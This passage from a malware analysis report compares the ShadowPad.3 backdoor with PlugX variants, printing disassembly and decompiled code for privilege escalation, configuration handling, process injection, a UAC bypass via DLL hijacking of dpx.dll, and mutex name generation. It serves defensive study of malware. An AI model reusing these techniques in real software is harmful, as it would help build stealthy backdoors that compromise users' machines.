
The main payload execution starts with the `Install` module. Similar to **BackDoor.ShadowPad.1**, at the beginning of this stage, the backdoor obtains the necessary privileges. It is worth noting that the first stages of operation are similar to those of the **PlugX** backdoors we studied earlier. The illustrations below show a comparison between the **BackDoor.ShadowPad.3** and BackDoor.PlugX.38 algorithms.

BackDoor.ShadowPad.3



```
Install:03003B0B lea     eax, [esp+20h+decrypted_wstr]
Install:03003B0F push    eax             ; decrypted_wstr
Install:03003B10 mov     eax, offset SeTcbPrivilege_enc ; encrypted
Install:03003B15 call    Install__wstr__decrypt
Install:03003B1A mov     esi, eax        ; p_wstr
Install:03003B1C call    Install__wstr__wchar2char
Install:03003B21 push    eax             ; lpName
Install:03003B22 call    adjust_process_privilege
Install:03003B27 add     esp, 4
Install:03003B2A lea     ecx, [esp+20h+decrypted_wstr] ; p_wstr
Install:03003B2E call    Install__wstr__clean
Install:03003B33 lea     ecx, [esp+20h+decrypted_wstr]
Install:03003B37 push    ecx             ; decrypted_wstr
Install:03003B38 mov     eax, offset SeDebugPrivilege_enc ; encrypted
Install:03003B3D call    Install__wstr__decrypt
Install:03003B42 mov     esi, eax        ; p_wstr
Install:03003B44 call    Install__wstr__wchar2char
Install:03003B49 push    eax             ; lpName
Install:03003B4A call    adjust_process_privilege
Install:03003B4F add     esp, 4
Install:03003B52 lea     ecx, [esp+20h+decrypted_wstr] ; p_wstr
Install:03003B56 call    Install__wstr__clean
```

BackDoor.PlugX.38



```
Config:020015C9 mov     eax, [ecx+Root_helper.p_config]

Config:020015CC
Config:020015CC loc_20015CC:
Config:020015CC mov     dl, 58h ; 'X'
Config:020015CE cmp     [eax], dl
Config:020015D0 jnz     short loc_20015EB

Config:020015D2 cmp     [eax+1], dl
Config:020015D5 jnz     short loc_20015EB

Config:020015D7 cmp     [eax+2], dl
Config:020015DA jnz     short loc_20015EB

Config:020015DC cmp     [eax+3], dl
Config:020015DF jnz     short loc_20015EB
```

Then the malware initializes the configuration using the `Config` module. There is also a similarity with **BackDoor.PlugX** at this stage. At the beginning, the backdoor checks the first four bytes of the buffer where the encrypted configuration should be stored. If the bytes are `0x58585858` (`XXXX"` in ASCII), then:

- In the **BackDoor.ShadowPad.3** an empty configuration is initialized;
- In the **BackDoor.ShadowPad.1** a default configuration is initialized.


In **BackDoor.PlugX**, the first 8 bytes are checked for equality with the string `XXXXXXXX`.

```
struct config

{

  WORD off_id;

  WORD offset_1;

  WORD bin_path_offset;
WORD svc_name_offset;

WORD svc_display_name_svc;

WORD svc_description_off;

WORD reg_key_install_off;

WORD reg_value_name_off;

WORD inject_target_1;

WORD inject_target_2;

WORD inject_target_3;

WORD inject_target_4;

WORD off_srv_0;

WORD off_srv_1;

WORD off_srv_2;

WORD off_srv_3;

WORD off_srv_4;

WORD off_srv_5;

WORD off_srv_6;

WORD off_srv_7;

WORD off_srv_8;

WORD zero_2A;

WORD zero_2C;

WORD zero_2E;

WORD zero_30;

WORD zero_32;

WORD zero_34;

WORD zero_36;

WORD off_proxy_1;

WORD off_proxy_2;

WORD off_proxy_3;
```

```
  WORD off_proxy_4;

  DWORD DNS_1;

  DWORD DNS_2;

  DWORD DNS_3;

  DWORD DNS_4;

  DWORD timeout_multiplier;

  DWORD field_54;

  WORD port_to_scan;

  WORD scan_by_adapter_flag;

  DWORD ip_addr_1;

  DWORD ip_addr_2;

};
```


The illustrations below show a comparison between the **BackDoor.ShadowPad.3** and **BackDoor.PlugX.28** algorithms.

BackDoor.ShadowPad.3



```
Config:020015C9 mov     eax, [ecx+Root_helper.p_config]

Config:020015CC
Config:020015CC loc_20015CC:
Config:020015CC mov     dl, 58h ; 'X'
Config:020015CE cmp     [eax], dl
Config:020015D0 jnz     short loc_20015EB

Config:020015D2 cmp     [eax+1], dl
Config:020015D5 jnz     short loc_20015EB

Config:020015D7 cmp     [eax+2], dl
Config:020015DA jnz     short loc_20015EB

Config:020015DC cmp     [eax+3], dl
Config:020015DF jnz     short loc_20015EB
```

BackDoor.PlugX.28



```
seg000:10012013 lea     eax, [esp+48h+cfg_data]
seg000:10012017 push    eax             ; str
seg000:10012018 push    0Ch
seg000:1001201A pop     eax             ; size
seg000:1001201B mov     ebx, offset aXxxxxxxx ; "XXXXXXXX"
seg000:10012020 mov     [esp+4Ch+var_34], 1
seg000:10012028 call    decrypt_internal_string_sc
seg000:1001202D mov     eax, [eax+sc.s]
seg000:1001202F push    8               ; count
seg000:10012031 push    eax             ; buffer2
seg000:10012032 push    dword ptr [esi+10h] ; buffer1
seg000:10012035 call    stub_memcmp
seg000:1001203A xor     ebx, ebx
seg000:1001203C add     esp, 0Ch
seg000:1001203F mov     [esp+48h+cfg_begins_with_XXXXXXXX_flag], bl
seg000:10012043 test    eax, eax
seg000:10012045 jnz     short loc_1001204C
```


After initializing the configuration, the backdoor checks the value of `mode` in the `shellarg` structure passed from the module loader. Actions in accordance with the value of `mode` are similar to those of **BackDoor.ShadowPad.1**.

With the `mode 5` or mode 6 values, the backdoor searches the list for a module with the code `0x6A (ImpUser) and calls a function from its table. In the` **BackDoor.ShadowPad.1** the `ImpUser` module was missing. This module is used for injecting into a process that is created either with the environment of the current session, or by a remotely connected user. In the context of this process, further commands from the C&C server will be processed, which must be received through a pipe from another running instance of the backdoor. Thus, the backdoor running with `mode 5` or mode 6 acts as a "server" for the pipe connection, and its second instance relays commands to it from the C&C server. Below is a list of processes that the backdoor attempts to inject a payload into:

- `dllhost.exe`
- `conhost.exe`
- `svchost.exe`


Similar functionality exists in the **PlugX** family of backdoors. For example, in **BackDoor.PlugX.38** the named thread `DoImpUserProc` is responsible for this.

BackDoor.ShadowPad.3 (decrypting the module name)



```
ImpUser:05001841
ImpUser:05001841
ImpUser:05001841 ; Attributes: bp-based frame
ImpUser:05001841
ImpUser:05001841 ; int __cdecl ImpUser::get_name(LPWSTR plugin_name)
ImpUser:05001841 ImpUser__get_name proc near
ImpUser:05001841
ImpUser:05001841 decrypted= wstr ptr -10h
ImpUser:05001841 lpString1= dword ptr  8
ImpUser:05001841
ImpUser:05001841 push    ebp
ImpUser:05001842 mov     ebp, esp
ImpUser:05001844 sub     esp, 10h
ImpUser:05001847 push    esi
ImpUser:05001848 mov     eax, offset ImpUser_enc ; encrypted
ImpUser:0500184D lea     ecx, [ebp+decrypted] ; decrypted
ImpUser:05001850 call    ImpUser__wstr__decrypt
ImpUser:05001855 push    dword ptr [eax+8] ; lpString2
ImpUser:05001858 push    [ebp+lpString1] ; lpString1
ImpUser:0500185B call    ds:lstrcpyW
ImpUser:05001861 lea     esi, [ebp+decrypted] ; p_wstr
ImpUser:05001864 call    ImpUser__wstr__clean
ImpUser:05001869 xor     eax, eax
ImpUser:0500186B pop     esi
ImpUser:0500186C leave
ImpUser:0500186D retn
ImpUser:0500186D ImpUser__get_name endp
ImpUser:0500186D
```

BackDoor.PlugX.38



```
.text:10003179
.text:10003179 loc_10003179:
.text:10003179 mov     [ebp+hObject], esi
.text:1000317C mov     dword ptr [ebp+str_proc_name], 0E07CD689h ; DoImpUserProc
.text:10003183 mov     [ebp+var_10], 0E8DA78D5h
.text:1000318A mov     [ebp+var_C], 0D6DB75DBh
.text:10003191 mov     [ebp+var_8], 0EAh ; 'к'
.text:10003195 mov     [ebp+var_7], bl
.text:10003198 xor     eax, eax
.text:1000319A lea     ebx, [ebx+0]
```

```
.text:100031A0
.text:100031A0 loc_100031A0:
.text:100031A0 mov     dl, [ebp+eax+str_proc_name]
.text:100031A4 sub     dl, 34h ; '4'
.text:100031A7 xor     dl, 0BBh
.text:100031AA add     dl, 56h ; 'V'
.text:100031AD mov     [ebp+eax+str_proc_name], dl
.text:100031B1 inc     eax
.text:100031B2 cmp     eax, 0Eh
.text:100031B5 jb      short loc_100031A0
```

```
.text:1000321C
.text:1000321C loc_1000321C:
.text:1000321C mov     edi, [ebp+p_pipe_conn]
.text:1000321F push    edi             ; thread_arg
.text:10003220 push    offset DoImpUserProc ; p_func
.text:10003225 lea     ecx, [ebp+str_proc_name]
.text:10003228 push    ecx             ; str_ProcName
.text:10003229 lea     edx, [ebp+hObject]
.text:1000322C push    edx             ; hThread
.text:1000322D call    init_thread
.text:10003232 test    eax, eax
.text:10003234 jz      short loc_1000324E
```


If the values are `mode 7` or `mode 8`, the backdoor attempts to perform a UAC Bypass using the DLL hijack of `dpx.dll` library, loaded by the wusa.exe process (it has the `autoElevate` property), and the `IFileOperation` COM interface. To do this, it extracts its copy—`dpx.dll` (1d4a2acc73a7c6c83a2625efa8cc04d1f312325c), which attempts to run the original copy of the backdoor with elevated privileges.

The patterns of **BackDoor.ShadowPad.3**, depending on the value of the `shellarg.mode` parameter, are similar to the behavior of `PlugX`. In the `shellarg` structure of the `BackDoor.PlugX.28` there is a `op_mode` parameter, which determines the work patterns of the malware (installation in the system, injection, function interception, etc.).

Main functionality


BackDoor.ShadowPad.3, similar to **BackDoor.ShadowPad.1**, can achieve persistence either as a service or by using the autorun key. The service name, its description, display name, and registry parameter name are stored in the configuration. Like the **PlugX** family, **BackDoor.ShadowPad.3** uses mutexes with names that depend on the process ID to synchronize the restarted program process and the parent process.

BackDoor.ShadowPad.3




```
wsprintfW(String2, (LPCWSTR)v14->buffer_wchar, 0xC3C59ECF * v13, 0x9173E2F7 * v13, 0xB7C0560C * v13);// Global\%d%d%d
Install::wstr::clean(&v41);
Install::wstr::init_by_wchar_string(&mutex_name, String2);
if ( !Install::CreateMutexW )
{
  v15 = Install::wstr::decrypt(CreateMutexW_enc, &v28);
  v16 = Install::wstr::wchar2char(v15);
  Install::CreateMutexW = (HANDLE (__stdcall *)(LPSECURITY_ATTRIBUTES, BOOL, LPCWSTR))Install::get_proc_address_kernel32(v16);
  Install::wstr::clean(&v28);
}
hObject = Install::CreateMutexW(0, 0, (LPCWSTR)mutex_name.buffer_wchar);
```

BackDoor.PlugX.38



```
for ( j = 0; j < 0x2C; ++j )
  *((_BYTE *)&format_str_2 + j) = ((*((_BYTE *)&format_str_2 + j) - 52) ^ 0xBB) + 86;// Global\DelSelf(%8.8X)
wsprintfW(mutex_name, &format_str_2, parent_pid);
create_mutex(mutex_name);
persistence();
```

This backdoor also uses a mutex to prevent restarts. The name for the mutex is generated by a special function of the `Config` module.



```
int __stdcall gen_string(char *result, int min_len, int max_len, int seed)
{
  config *v4; // esi
  _BYTE *i; // esi
  DWORD v7; // eax
  signed int v8; // ebx
  signed int v9; // esi
  wstr p_wstr; // [esp+10h] [ebp-14h] BYREF

  v4 = (config *)Config::stub_LocalAlloc(0x884u);
  prep_config(0, v4);
  Config::wstr::decrypt((wstr *)&p_wstr.len_char, (BYTE *)&v4[1].reg_key_install_off + v4->off_id);
  Config::stub_LocalFree(v4);
  Config::wstr::wchar2char((wstr *)&p_wstr.len_char, 0xFDE9u);
  for ( i = (_BYTE *)p_wstr.len_char; *i; ++i )
  {
    v7 = get_system_vol_SN();
    seed = (char)*i + (((v7 - 1042282369) ^ seed) >> 16) + (((v7 - 1042282369) ^ seed) << 16);
  }
  v8 = 0;
  v9 = min_len + seed % (unsigned int)(max_len - min_len + 1);
  if ( v9 > 0 )
  {
    do
    {
      result[v8] = Config::p_Root_helper->int2char(seed % 0x1Au);
      seed = 0x560C0000 * seed - 0x483FA9F4 * HIWORD(seed) - 0x16BCFE4C;
      ++v8;
    }
    while ( v8 < v9 );
  }
  result[v9] = 0;
  Config::wstr::free(&p_wstr);
  return 0;
}
```

The same function is also used to generate the name of the file that stores the configuration, the directory where screen screenshots are stored, and so on. The result of generation depends on the seed transferred to the function and the serial number of the system volume. A similar approach to generating unique names was used in **BackDoor.PlugX.28**:

```
int __usercall gen_string@<eax>(DWORD seed@<eax>, s *result, LPCWSTR base)

{

  DWORD v3; // edi

  DWORD v4; // eax

  signed int v5; // ecx

  signed int i; // edi

  DWORD v7; // eax

  WCHAR Buffer; // [esp+10h] [ebp-250h]

  __int16 v10; // [esp+16h] [ebp-24Ah]

  __int16 name[34]; // [esp+210h] [ebp-50h]
```

```
DWORD FileSystemFlags; // [esp+254h] [ebp-Ch]

DWORD MaximumComponentLength; // [esp+258h] [ebp-8h]

DWORD serial; // [esp+25Ch] [ebp-4h]

v3 = a1;

GetSystemDirectoryW(&Buffer, 0x200u);

v10 = 0;

if ( GetVolumeInformationW(

       &Buffer,

       &Buffer,

       0x200u,

       &serial,

       &MaximumComponentLength,

       &FileSystemFlags,

       &Buffer,

       0x200u) )

{

  v4 = 0;

}

else

{

  v4 = GetLastError();

}

if ( v4 )

  serial = v3;

else

  serial ^= v3;

v5 = (serial & 0xF) + 3;
```

```
  for ( i = 0; i < v5; serial = 8 * (v7 - (serial >> 3) + 20140121) - ((v7
- (serial >> 3) + 20140121) >> 7) - 20140121 )

  {

    v7 = serial << 7;

    name[i++] = serial % 0x1A + 'a';

  }

  name[v5] = 0;

  string::wcopy(a2, base);

  string::wconcat(a2, (LPCWSTR)name);

  return 0;

}
```

